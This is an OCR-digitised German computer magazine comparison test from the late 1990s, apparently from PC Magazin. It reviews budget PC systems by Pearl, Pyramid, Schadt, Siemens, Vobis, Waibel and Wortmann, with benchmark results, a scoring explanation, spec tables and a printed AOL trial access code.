Einen Vertreter der Super-7-Generation schickt Pearl mit ihrem Diffusion ins Rennen. Der Rechner basiert auf dem VIA-MVP3-Chipsatz (256 MByte maximale Cacheable Area) und arbeitet mit einem AMD K6-2/333, der mit 95 MHz angesteuert wird. Entsprechend ist das PA-2013-Mainboard von FIC bereits mit edlen PC100-Modulen bestückt.



AUF DEM Super-7-Mainboard des Pearl Diffusion findet sich ein 1024 KByte großer Second Level Cache.

Zu den weiteren Highlights des Systems zählt die Samsung-Festplatte SV0644A. Mit ihrer Kapazität von 6103 MByte hält sie für den Anwender reichlich Arbeitsressourcen parat. Auch die Grafikkarte G200 von Matrox stammt aus der neusten Generation. Bestückt mit 8 MByte läßt sie sich auf maximal 16 MByte erweitern. Im 3D-Bereich erreicht die Karte eine überdurchschnittliche Bewertung. Lobenswert ist auch der 1024 KByte große Second Level Cache auf dem Mainboard.

Damit sind die guten Seiten des Systems leider aufgezählt. Trotz der K6-2-CPU von AMD ist lediglich DirectX 5.0 installiert. Hier hätte der Einsatz von DirectX 6.0, das den auf den K6-2 optimierten 3D-Now!-Befehlssatz enthält, eine deutlich höhere 3D-Performance erbracht. Abstriche muß der Kunde auch in Bezug auf die Verarbeitungsqualität machen: Die Kabelführung ist etwas unübersichtlich. Auch das Gehäuse zeigt Schwachstellen: Es ist instabil und enthält ein besonders wackliges Netzteil, das sich bereits ohne zusätzliche Belastung nach unten neigt.


Im Lieferumfang fehlt die Anleitung zur Matrox-G200-Grafikkarte. Auch nach einer Mainboard-Beschreibung sucht der Kunde vergeblich: Es findet sich lediglich ein Handbuch zum Modell VA-601 im Paket – doch das beschreibt ein Slot-1-Mainboard.

Pyramid MicroATX MMA-333

Ausgestattet mit einer brandneuen Elsa Erazor II entpuppt sich der MicroATX MMA-333 des Freiburger Herstellers Pyramid als Champion in Sachen 3D-Performance: Mit durchschnittlich 48,7 fps stellt er fast alle Mitbewerber in den Schatten. Die Erazor II basiert auf dem nVidia Riva-TNT-Chipsatz und ist mit stolzen 16 MByte SGRAM bestückt. Selbst hohe Auflösungen wie 1600 x 1200 Pixel meistert die Karte mit Z-Buffer-Reserven problemlos.

Überzeugen kann das System auch durch eine hohe Verarbeitungsqualität und gute Bedienbarkeit. Die Kabelführung im Rechner ist sauber und übersichtlich gelöst und gestattet den schnellen Zugriff auf alle installierten Komponenten. Je ein 5,25- und 3,5-Zoll-Einschub lassen jedoch nur bedingt Platz für Erweiterungen.

Einen gemischten Eindruck hinterläßt das Asus-P2L-M-Mainboard: Es basiert auf dem mittlerweile nicht mehr produzierten 440LX-Chipsatz, der keine 100-



3D-KRAFTPAKET: Elsas Erazor II-A8 basiert auf dem brandneuen nVidia Riva TNT und überzeugt durch rasante fps-Raten.


MHz-FSB-Prozessoren unterstützt. Entsprechend setzt Pyramid beim Arbeitsspeicher PC66-Module ein. Während diese Komponenten den installierten Celeron 333 voll unterstützten, sind beim CPU-Upgrade Neuanschaffungen in Sachen Mainboard und Arbeitsspeicher erforderlich.

Als Betriebssystem liegt Windows 98 bei, für Büroaufgaben steht StarOffice 4.0 zur Verfügung. Besonders nützlich für verbaute Schreibtische zeigen sich die sehr schmalen Aktivboxen, die mit einer Gesamtleistung von 120 Watt aufwarten.

Neben 36 Monaten Garantie erwirbt der Kunde zum System einen einjährigen Vor-Ort-Service, der sich optional für 278 Mark auf drei Jahre erweitern läßt.

Schadt Proline Gamestar 350 MHz

Der Gamestar 350 ist leider über das Ziel hinaus geschossen: Das System liegt mit 2199 Mark knapp 200 Mark über der vorgegebenen Grenze. Anders wäre auch der brandaktuelle Voodoo2-Beschleuniger, eine originale Diamond Monster 3D II, nicht zu erklären. In der Gesamtwertung des Rechners wirkt sich das Überziehen des Richtpreises mit einem Punktabzug von 10 Prozent aus.



CE-KONFORM: Der Schadt Proline Gamestar ist mit Kupferblech und Ferritringen gegen Störstrahlung abgeschirmt.

Eine Enttäuschung erleben wir bei den BIOS-Einstellungen: Bei Festplatte und CD-ROM-Laufwerk war der Ultra-DMA-Modus deaktiviert. Kombiniert mit falschen Einstellungen beim Arbeitsspeicher erreichte das System nach SYSmark 98 lediglich 109 Punkte. Nach der Korrektur dieser Fehleinstellungen liegt der SYSmark 98 bei 112 Punkten.

Auch die Verarbeitungsqualität des Proline Gamestar 350 MHz hinterläßt gemischte Eindrücke. So sind alle Steckerverbindungen mit reichlich Heißkleber gegen Verrutschen gesichert. Auch wenn dies ordentlich aussieht, erschwert es allerdings einen raschen Umbau des Systems.

Die sorgfältig getrimmten Verbindungskabel im System sind ebenfalls sauber verlegt, zwingen den Anwender allerdings zu den von Schadt vorgegebenen Konfigurationen: So ist lediglich ein 5,25-Zoll-Schacht mit einer entsprechenden Spannungsversorgung ausgestattet. Wer beide 5,25-Zoll-Schächte nutzen will, muß sich erst durch zahlreiche Kabelbinder schneiden.

Durch seine Voodoo2-Zusatzkarte kann der PC im 3D-Bereich überzeugen und schlägt hier sogar alle PII-PCs. Hier landet der Gamestar souverän mit 49,2 fps auf Platz 1 im gesamten Testfeld.


Siemens Xpert 7800

In der deutschen PC-Schmiede Nummer 1 wird mit Ressourcen nicht gegeizt: Für 1999 Mark stattet Siemens ihren Xpert 7800 mit satten 128 MByte Arbeitsspeicher, einer schnellen Pentium-II-CPU mit 350 MHz und einem modernen BX-Mainboard aus.

Dieser Ausstattung verdankt der PC den Spitzenplatz nach SYSmark 98: Mit 148 Punkten liegt der Xpert 7800 in der Preisklasse bis 2000 Mark klar an der Spitze, was die Gesamtleistung betrifft.

Besonderes Lob verdient die umfangreiche und sehr ausführliche Dokumentation zum System. Sie gleicht das Manko der verhältnismäßig mager beschrifteten, eingestanzten Schnittstellen aus. Neben Handbüchern zu Komponenten und System findet sich auch ein Dokument zur Sicherheit und Ergonomie, das nützliche Hinweise gibt. Hier können sich andere Hersteller eine Scheibe abscheiden.

Überzeugen kann der Xpert 7800 auch durch seinen Bedienkomfort: So stattet Siemens die Tastatur mit Sonderfunktionen auf dem 10er-Block aus, beispielsweise zum Aufruf des E-Mail-Programms, eines Internet-Browser oder Spielen.




SPEICHER SATT: Im Siemens Xpert 7800 stecken 128 MByte schnelles SDRAM Arbeitsspeicher.

Das solide Midi-Tower-Gehäuse läßt sich ohne Schrauben öffnen und kann mittels eines kleinen Schlosses gegen unbefugten Zugriff abgesichert werden. Durch die Integration des Grafikchips ATI Rage Pro auf dem Mainboard ist ein externer AGP-Slot zum Nachrüsten einer schnelleren Grafikkarte nicht vorhanden. Der Videospeicher beträgt 4 MByte (nicht aufrüstbar). Zum weiteren Aufrüsten stehen jedoch noch drei PCI und zwei ISA-Slots bereit.

Neben Windows 98 finden sich Treiber zu allen Komponenten im Paket. Weitere Programme oder Office-Pakete sind serienmäßig nicht mit dabei.

Vobis XD Allround C 333

Mit dem XD Allround C 333 präsentiert Deutschlands größte PC-Filialenkette Vobis das Flaggschiff ihrer Celeron-Familie. Während der PC durch sein umfangreiches Software-Angebot und einfache Handhabung überzeugt, läßt der Basisservice etwas zu wünschen übrig: Lediglich ein Jahr Garantie gibt es auf den Rechner, die 0190-Hotline schlägt mit 2,40 Mark/Minute zu Buche. Optional und gegen 79 Mark Aufpreis läßt sich das Angebot um ein Jahr Vor-Ort-Service erweitern.



SCHNELLER ZUGRIFF: Über Funktionstasten lassen sich Funktionen wie CD-Player oder Taschenrechner schnell aufrufen.

Herzstück des Systems ist ein Celeron-Prozessor mit 333 MHz, der auf ein 82440EX-Mainboard mit PC100-Speichermodulen zu Hause ist. Für nachträgliche Aufrüstaktionen auf 100-MHz-FSB-Prozessoren machen sich dieses Speichermodule bezahlt.


Ausgeklügelt zeigt sich der PC auch in der Handhabung und Bedienerfreundlichkeit. Das System läßt sich ohne Werkzeug öffnen und um zusätzliche Steckkarten erweitern. Für den problemlosen Betrieb sorgen eine Reihe von deutschsprachigen Benutzerhandbüchern, die detailliert auf Aufbau und Betrieb unter Windows 98 eingehen. Spürbaren Komfort bieten die zusätzlichen Funktionstasten auf der Ergotastatur, die beispielsweise die Regelung der Lautstärke ermöglichen.

Die im Testlabor erzielten Leistungswerte sind in allen Bereichen gut. Im SYSmark 98 liegt der XD Allround C 333 mit einem Wert von 134 Punkten klar im oberen Drittel. Auch den 3D-Leistungstest schließt der PC mit 33,5 fps gut ab – trotz des nicht mehr ganz aktuellen ATI-Rage-Pro-Chips (8 MByte) auf dem Mainboard. Aufgrund der Onboard-Grafik fehlt der AGP-Steckplatz zum Nachrüsten einer schnelleren Grafikkarte.

Waibel Schwabenpfeil IIIM

Daß guter Service keine Frage des Preises sein muß, zeigt der schwäbische Direktversender Waibel mit seinem 1995 Mark teuren Schwabenpfeil IIIM: Neben drei Jahren Garantie bietet er seinen Kunden eine gebührenfreie 0130-Hotline. Für den raschen Austausch von Transportleichen sorgt die sogenannte Dead-on-Arrival-Garantie.

Der Schwabenpfeil IIIM überzeugt in erster Linie durch seine hohe Verarbeitungsqualität und Bedienerfreundlichkeit. So läßt sich das 82440EX-Mainboard beispielsweise zum Aufrüsten des Arbeitsspeichers über zwei Laufschienen komplett aus dem System entfernen. Geräusche, wie sie durch Lüfter oder Festplatte entstehen können, dämmt Waibel durch zusätzliche Korkplatten. Gefallen finden die auf dem Gehäuseboden geklebte Kurzreferenz zum Mainboard sowie die sorgfältig beschrifteten Schnittstellen.




ALLES IM GRIFF: Auf der mit Korkplatten bestückten Innenseite findet sich eine Kurzreferenz zum 82440EX-Mainboard.

In der Leistung liegt der Schwabenpfeil im oberen Drittel: Den SYSmark 98 schließt der Rechner mit 132 Punkten ab. Für eine gute 3D-Leistung sorgt die auf dem Intel i740 basierende Diamond Stealth II G460. Etwas üppiger dürfte die Kapazität der Festplatte ausfallen, die Diamond Max bietet gerade mal 3,2 GByte. Anstelle der verbauten PC66-Speicher wären PC100-Module wünschenswert, deren Neukauf dem Anwender beim eventuellen Upgrade auf einen 100-MHz-FSB-Prozessor erspart bliebe.

Das Modem SupraExpress 56i von Diamond rundet die Hardware-Ausstattung des Systems ab. Neben einem Systemhandbuch in deutscher Sprache finden sich ein kompletter Satz Treiber und eine Dokumentation zu den verbauten Komponenten.

Wortmann Terra Orbis I6C 300 UT

Der Terra Orbis zeigt sich im Test als ein leistungsfähiges Celeron-300A-System. Wer jedoch den Umstieg auf eine schnelle 100-MHz-FSB-CPU im Auge hat, sollte mehr investieren: Denn serienmäßig ist das System mit einem 82440LX-Mainboard von Asus ausgestattet, das lediglich den 66-MHz-Front-Side-Bus unterstützt. Für die aktuelle Konfiguration angepaßt, zeigt sich das PC66-Speichermodul im System. Auch hier wäre für Kunden, die später aufrüsten wollen, die PC100-Variante sinnvoller.



OFFEN FÜR MEHR: Fünf PCI-Steckplätze sorgen im Wortmann Terra PC für reichlich Erweiterungsmöglichkeiten.

Punkten kann der Orbis in der Verarbeitung und Bedienung. Alle Kabel im Rechner sind sauber verlegt und übersichtlich gebündelt. Das erleichtert den schnellen Zugriff auf installierte Komponenten wie CPU oder Arbeitsspeicher. Auf kleinere Schwachstellen stoßen wir jedoch bei der DOS-Konfiguration: Im DOS-Modus ist lediglich die Soundkarte eingebunden, die Treiber für das CD-ROM-Laufwerk fehlen.

An der weiteren Hardware-Ausstattung gibt es nichts zu bemängeln: Bei der Grafikkarte kommt eine Elsa Erazor LT mit Riva-128-ZX-Chipsatz zum Einsatz, als Festplatte verwendet Wortmann Terra die 4110 MByte fassende Seagate Medalist ST34321A.

Neben Windows 98 auf CD-ROM liegen Word 98 und Works 4.5 bei. 36 Monate Garantie gibt es bei Wortmann Terra. Ein Vor-Ort-Service ist nur optional, dafür aber preisgünstig: 79 Mark verlangt der Hersteller für zwölf Monate, 179 Mark sind es für 36 Monate Vor-Ort-Service.

Fazit


Die Klasse der PC-Systeme bis 2000 Mark entpuppt sich als breit gestreutes Feld: Neben zwölf klassischen Vertretern mit Intel-Prozessor (Pentium II, Celeron) nahmen am Test vier Herausforderer auf Basis der AMD K6-2-CPU teil. Wie nie zuvor unterteilt sich das Feld in Spreu und Weizen: Während einige Systeme durch ihre extrem hohen Leistungswerte überzeugen, fallen andere bereits auf den ersten Blick durch fahrlässige Konfigurationsmängel auf.


Bei den mit SYSmark 98 ermittelten Benchmark-Ergebnissen dominieren klar die PCs mit den Intel-Pentium-II- und den neuen Intel-Celeron-Prozessoren: Die drei Champions der Systemgesamtleistung heißen **Siemens Computer Xpert 7800, FSE TSAT-P35** und **Packard Bell MultiMedia 350**. Hier zeigt sich vor allem der Testsieger, der FSE TSAT-P35, als wahrer Allrounder: Er schneidet in der Systemleistung und im 3D-Bereich mit sehr guten Noten ab. Die Ausstattung des Systems erhält ebenfalls eine überdurchschnittliche Bewertung.


Wirft man einen Blick auf die drei Spitzenreiter in puncto 3D-Performance, zeigt sich ein gemischtes Feld: Hier trumpft der **Schadt Proline Gamestar 350 MHz** auf, der auf einer AMD K6-2-CPU basiert, die mit DirectX 6.0 voll zur Geltung kommt. Hier zeigt sich, daß der neue K6-2 besonders für preisbewußte Spielernaturen eine gute Wahl ist. Achten Sie jedoch beim Kauf auf ein korrekt installiertes DirectX in der Version 6, sonst liegt die Leistung des K6-2 brach.

In puncto 3D-Performance folgen Systeme mit Pentium-II-Prozessor: der Testsieger **FSE TSAT-P35** und der **Pyramid Micro ATX MMA-333**. Der Rest des Testfeldes liefert in diesem Bereich nur durchschnittliche Leistungen. Für die meisten Einsteiger sind diese oftmals ausreichend, zumal die Preise für 3D-Zusatzkarten weiter fallen und somit ein preiswertes Aufrüsten erlauben.

Auch sonst hält das restliche Testfeld die eine oder andere Überraschung parat. So beispielsweise der Preistip **Compaq Presario 5502**, der mit 1799 Mark das preisgünstigste Pentium-II-350-System ist. Erweitert man den Presario 5502 um eine schnellere Grafikkarte, so kann das System durchaus mit der Spitzenklasse konkurrieren. FKH/TW







DIE TABELLE

So bewertet PC Magazin


Die Gesamtwertung der PCs setzt sich aus Systemleistung, 3D-Leistung, Ausstattung und Service zusammen. Nicht alle Hersteller hielten sich an die von PC Magazin gesetzte Preisgrenze. Schwankungen im Preis, nach oben wie unten, fließen daher mit in die Gesamtwertung ein. Dies betraf die PCs von Compaq, Peacock, IBM (Aufwertung) sowie von Schadt/Proline (Abwertung wegen teurer großer Festplatte).

Systemleistung
In die Systemleistung, die zu 50 Prozent an der Gesamtwertung Anteil hat, gehen die Meßwerte aus dem Applikations-Benchmark SYSmark 98 sowie die Datentransferraten aus dem Festplattentest AMark und CD ROM Benchmark CD Certify Pro 3.0 ein. Detaillierte Informationen und Ergebnisse zu SYSmark 98, AMark und CD Certify Pro 3.0 finden Sie im Textkasten auf den Seiten 96/97.


3D-Leistung
Die Ermittlung der 3D-Performance, die zu 20 Prozent in die Gesamtwertung eingeht, geschieht mit vier Einzel-Benchmarks. Das PC Magazin Labor ermittelt dabei die mittleren Frameraten bei gängigen Spielen und Benchmarks. Hier zieht PC Magazin die Spiele *Incoming* und *Quake II* sowie zwei Tests des 3D-Benchmarks Final Reality heran. Das Ergebnis ist der Mittelwert aus diesen vier Einzeltests.


Ausstattung
Die Ausstattung geht ebenfalls zu 20 Prozent in die Gesamt- ▶

Produkt:	Acer Entra 6000MT	Compaq Presario 5502	ComTech K6-2/350
Preis:	1899 Mark	1799 Mark	2199 Mark
Info:	Acer Computer, 22926 Ahrensberg	Compaq, 85609 Dornach	ComTech Computer, 71336 Waiblingen
Internet:	www.acer.de	www.compaq.de	www.comtech.de
Prozessor:	Intel Celeron 333	Intel Pentium II 350	AMD K6-2 350
Mainboard/Chipsatz:	Acer V65MA/ Intel 440 EX	Chaintech MS7070S/ Intel 440 BX	Tekram P5MVP-A4/ VIA Apollo MVP3 AGPset
2nd Level Cache:	128 KByte	512 KByte	512 KByte
Inst./max. Speicher:	64/256 MByte SDRAM	64/384 MByte SDRAM	64 / 512 MByte SDRAM
Speichertyp:	PC-66	PC-100	PC-100
Speicher ges. (PS/2, DIMM):	0/2	0/3	4/2
Speicher bel. (PS/2, DIMM):	0/1	0/1	0/1
Steckplätze:	2 PCI (2 frei), 2 ISA (2 frei)	1 AGP, 4 PCI (4 frei), 2 ISA (2 frei)	1 AGP, 4 PCI (0 frei), 2 ISA (1 frei)
Grafikkarte:	onboard ATI Rage Pro AGP	ATI 3D Rage IIC AGP	ATI XPERT@Work 98
Grafikchip:	ATI Rage Pro AGP	ATI 3D Rage IIC AGP	ATI Rage Pro AGP
Inst./max. Videospeicher:	4/4 MByte SGRAM	8 / 8 MByte SDRAM	8 / 8 MByte SGRAM
Max. Auflösung bei 85 Hz:	1280 x 1024	1280 x 1024	1600 x 1200
Soundkarte / Soundchip:	onboard/Crystal CS4235	onboard/Yamaha XG YMF740-V	TerraTec Base 1/ AD1816AJS
Bustyp Soundkarte:	ISA	PCI	ISA
Festplatte, Schnittstelle, Kapazität (*fdisk*):	Quantum Fireball SE6.4AT, E-IDE, 6150 MByte	Seagate Medalist 4321 ST34321A, E-IDE, 4103 MByte	IBM Deskstar 8 DHEA-38451, E-IDE, 8056 MByte
CD-ROM-Laufwerk:	Hitachi GD-2000, ATAPI, 20fach	LiteOn LTN301, ATAPI, 32fach	Samsung SCR-2431, ATAPI, 24fach
Besonderheiten:	DVD-Laufwerk	⌀	⌀
Gehäusebauform:	Micro-ATX-Tower	Midi-Tower	Midi-Tower
Freie Erweiterungsschächte:	1 x 5,25-Zoll	1 x 5,25-Zoll, 1 x 3,5-Zoll	2 x 5,25-Zoll, 2 x 3,5-Zoll
Maus (Hersteller, Typ):	Logitech, M-S34	Compaq, MUS3P	No-Name, Colorline
Tastatur (Hersteller, Typ):	No-Name, KWD-205D0	Compaq, KB-2971	ComTech, KB-3926 Colorline
Boxen (Hersteller/Typ):	⌀	⌀	No-Name, Colorline
Software:	Windows 98 (CD), Smartsuite 97 (CD), Drivers & Utilities (CD), T-Online (CD), AOL (CD)	Windows 98 (CD)	Windows 98 (CD), Word 97 (CD), Works 4.5 (CD)
Garantie:	12 Monate	12 Monate	12 Monate
Serviceleistungen:	12 Monate Vor-Ort-Service	opt. 12 Monate Vor-Ort (156 Mark),36 Monate (455 Mark), Reaktionszeit: 1J: 2 WT, 3J: 1 WT	12 Monate Vor-Ort-Service
Hotline:	(0190) 78 87 88	(0180) 5 43 57 54	(0180) 5 22 33 20
+	– DVD-Laufwerk – gute Verarbeitung	– moderne CPU – hochwertiges Gehäuse	– gute Austattung
–	– kaum erweiterbar – teure Hotline	– inakzeptable 3D-Leistung	– 24fach-CD-ROM-Laufwerk
Meinung:	Kompakter Multimedia-Allrounder, jedoch kaum erweiterbar.	Preiswerter Sprinter mit moderner Technik, aber veralteter Grafikkarte.	Ideal für Spielefreaks, die eine Voodoo2-Karte nachrüsten wollen.
Systemleistung (50%):	6	7	6
3D-Leistung (20%):	4	1	3
Ausstattung (20%):	5	5	7
Service (10%):	5	4	6
Gesamt	6	6	5



AOL Zugang
Nr:4A-5703-3253;Passwort:GUFFAW-FIORD











FSE TSAT-P35	Gateway G6-300GM (G6-333CSE)	IBM Aptiva 2151-87L	JE Multimedia C-300	Packard Bell Multimedia 350
2050 Mark	1959 Mark	1799 Mark	1899 Mark	1999 Mark
FSE Computer, 66953 Pirmasens	Gateway, 60311 Frankfurt	ComTech Computer, 71336 Waiblingen	JE-Computer Enders, 13435 Berlin	Packard Bell NEC, 81245 München
www.fse.de	www.gateway2000.de	www.comtech.de	www.je-computer.de	www.packardbell.com
Intel Pentium II 350	Intel Celeron 300A	AMD K6-2 350	Intel Celeron 300A	Intel Pentium II 350
Asus P2B/Intel 440 BX	Intel OEM/Intel 440 LX	Acer V70MA/ ALi Aladdin V	Biostar M6TBA/ Intel 440 BX	Intel OEM/ Intel 440 BX
512 KByte	128 KByte	512 KByte	128 KByte	512 KByte
64 / 768 MByte SDRAM	32 / 256 MByte SDRAM	32 / 256 MByte SDRAM	64 / 384 MByte SDRAM	64 / 384 MByte SDRAM
PC-100	PC-100	PC-100	PC-100	PC-100
0/3	0/2	0/2	0/3	0/3
0/1	0/1	0/1	0/1	0/2
1 AGP, 4 PCI (4 frei), 3 ISA (2 frei)	3 PCI (3 frei), 1 ISA (0 frei)	1 PCI (1 frei), 2 ISA (2 frei)	1 AGP, 4 PCI (3 frei), 3 ISA (3 frei)	1 AGP, 4 PCI (2 frei), 2 ISA (2 frei)
Elsa Victory Erazor LT AGP	onboard ATI Rage Pro AGP	onboard ATI Rage Pro AGP	Matrox G200 AGP	ATI Xpert @work
nVidia Riva 128ZX	ATI Rage Pro AGP	ATI Rage Pro AGP	MGA-G200	ATI Rage Pro AGP
8 / 8 MByte SDRAM	4 / 4 MByte SGRAM	4 / 4 MByte SGRAM	8 / 16 MByte SGRAM	8 / 8 MByte SGRAM
1920 x 1080	1280 x 1024	1600 x 1200	1600 x 1200	1600 x 1200
Creative Labs SB 16 PnP/ Creative CT2505	onboard/Creative AudioPCI 64V	onboard/Crystal CS4235	Diamond Sonic Impact/ ESS Maestro-2	Aztech PCI 338-A3D/ Aureal AU 8820
ISA	PCI	ISA	PCI	PCI
Fujitsu MPC3043AT, E-IDE, 4118 MByte	Quantum Fireball EL2.5A, E-IDE, 2445 MByte	Seagate Medalist 4321 ST34321A, E-IDE, 4103 MByte	IBM Deskstar 16GP DTTA-350640, E-IDE, 6197 MByte	Fujitsu MPB3064AT, E-IDE, 6181 MByte
Teac CD-532E-A, ATAPI, 32fach	Mitsumi FX320S, ATAPI, 32fach	LG CRD-8320B, ATAPI, 32fach	NEC CDR-3000, ATAPI, 40fach	LG CRD-8320B, ATAPI, 32fach
⌀	US Robotics Sportster X2 WinModem	⌀	internes ATAPI-ZIP-Laufwerk	Aztech MDP3858V-E Fax Modem Karte (PCI)
Midi-Tower	Micro-ATX-Tower	Micro-ATX-Tower	Midi-Tower	Midi-Tower
2 x 5,25-Zoll, 1 x 3,5-Zoll	1 x 5,25-Zoll	1 x 5,25-Zoll	1 x 5,25-Zoll, 1 x 3,5-Zoll	2 x 5,25-Zoll, 1 x 3,5-Zoll
Microsoft Intellimouse	Microsoft, 2.1A	Logitech, M-S34	Microsoft, 2.1A	Logitech, M-S48
Cherry, G81-3000	Gateway, 2196003	IBM, KB-8926D0	Cherry, G83-6105	Packard Bell, MediaControl
⌀	Altec Lansing, GCS100	No Name, MMS	⌀	⌀
Windows 98 (CD), Amaris HomeBanking 97 (CD)	Windows 98 (CD), Word 97 (CD), Works 4.5 (CD), MS Money 98 (CD), diverse Entertainment-SW	Windows 98, SmartSuite 97 (CD), Recovery-CD (CD), diverse System-SW	Windows 98 (CD), SmartSuite 97 (CD)	Windows 98 (CD), Word 97, Works 4.5, MS Money 98, reichlich Spiele und Entertainment-SW
36 Monate	36 Monate	12 Monate	12 Monate	12 Monate
36-h-Turn-Around, Internet Paketverfolgung	12 Monate Vor-Ort, 12 Monate Garantie für Peripherie	12 Monate Vor-Ort	opt. 36 Monate Vor-Ort (100 Mark), kostenloser Abholservice (TNT)	12 Monate Vor-Ort, opt. 36 Monate Vor-Ort-Garantie (399 Mark) + 1 Stunde Teletraining
(06331) 53 82 92	(0130) 82 08 40	(0180) 5 22 33 20	(030) 40 30 07 66	(0180) 5 25 81 89
– hochwertige Hardware – hohe 3D-Leistung	– geringe Standfläche – sehr guter Service	– Recovery-System	– 40fach-CD-ROM-Laufwerk – Zip-Laufwerk	– hochwertige Hardware – viel Software
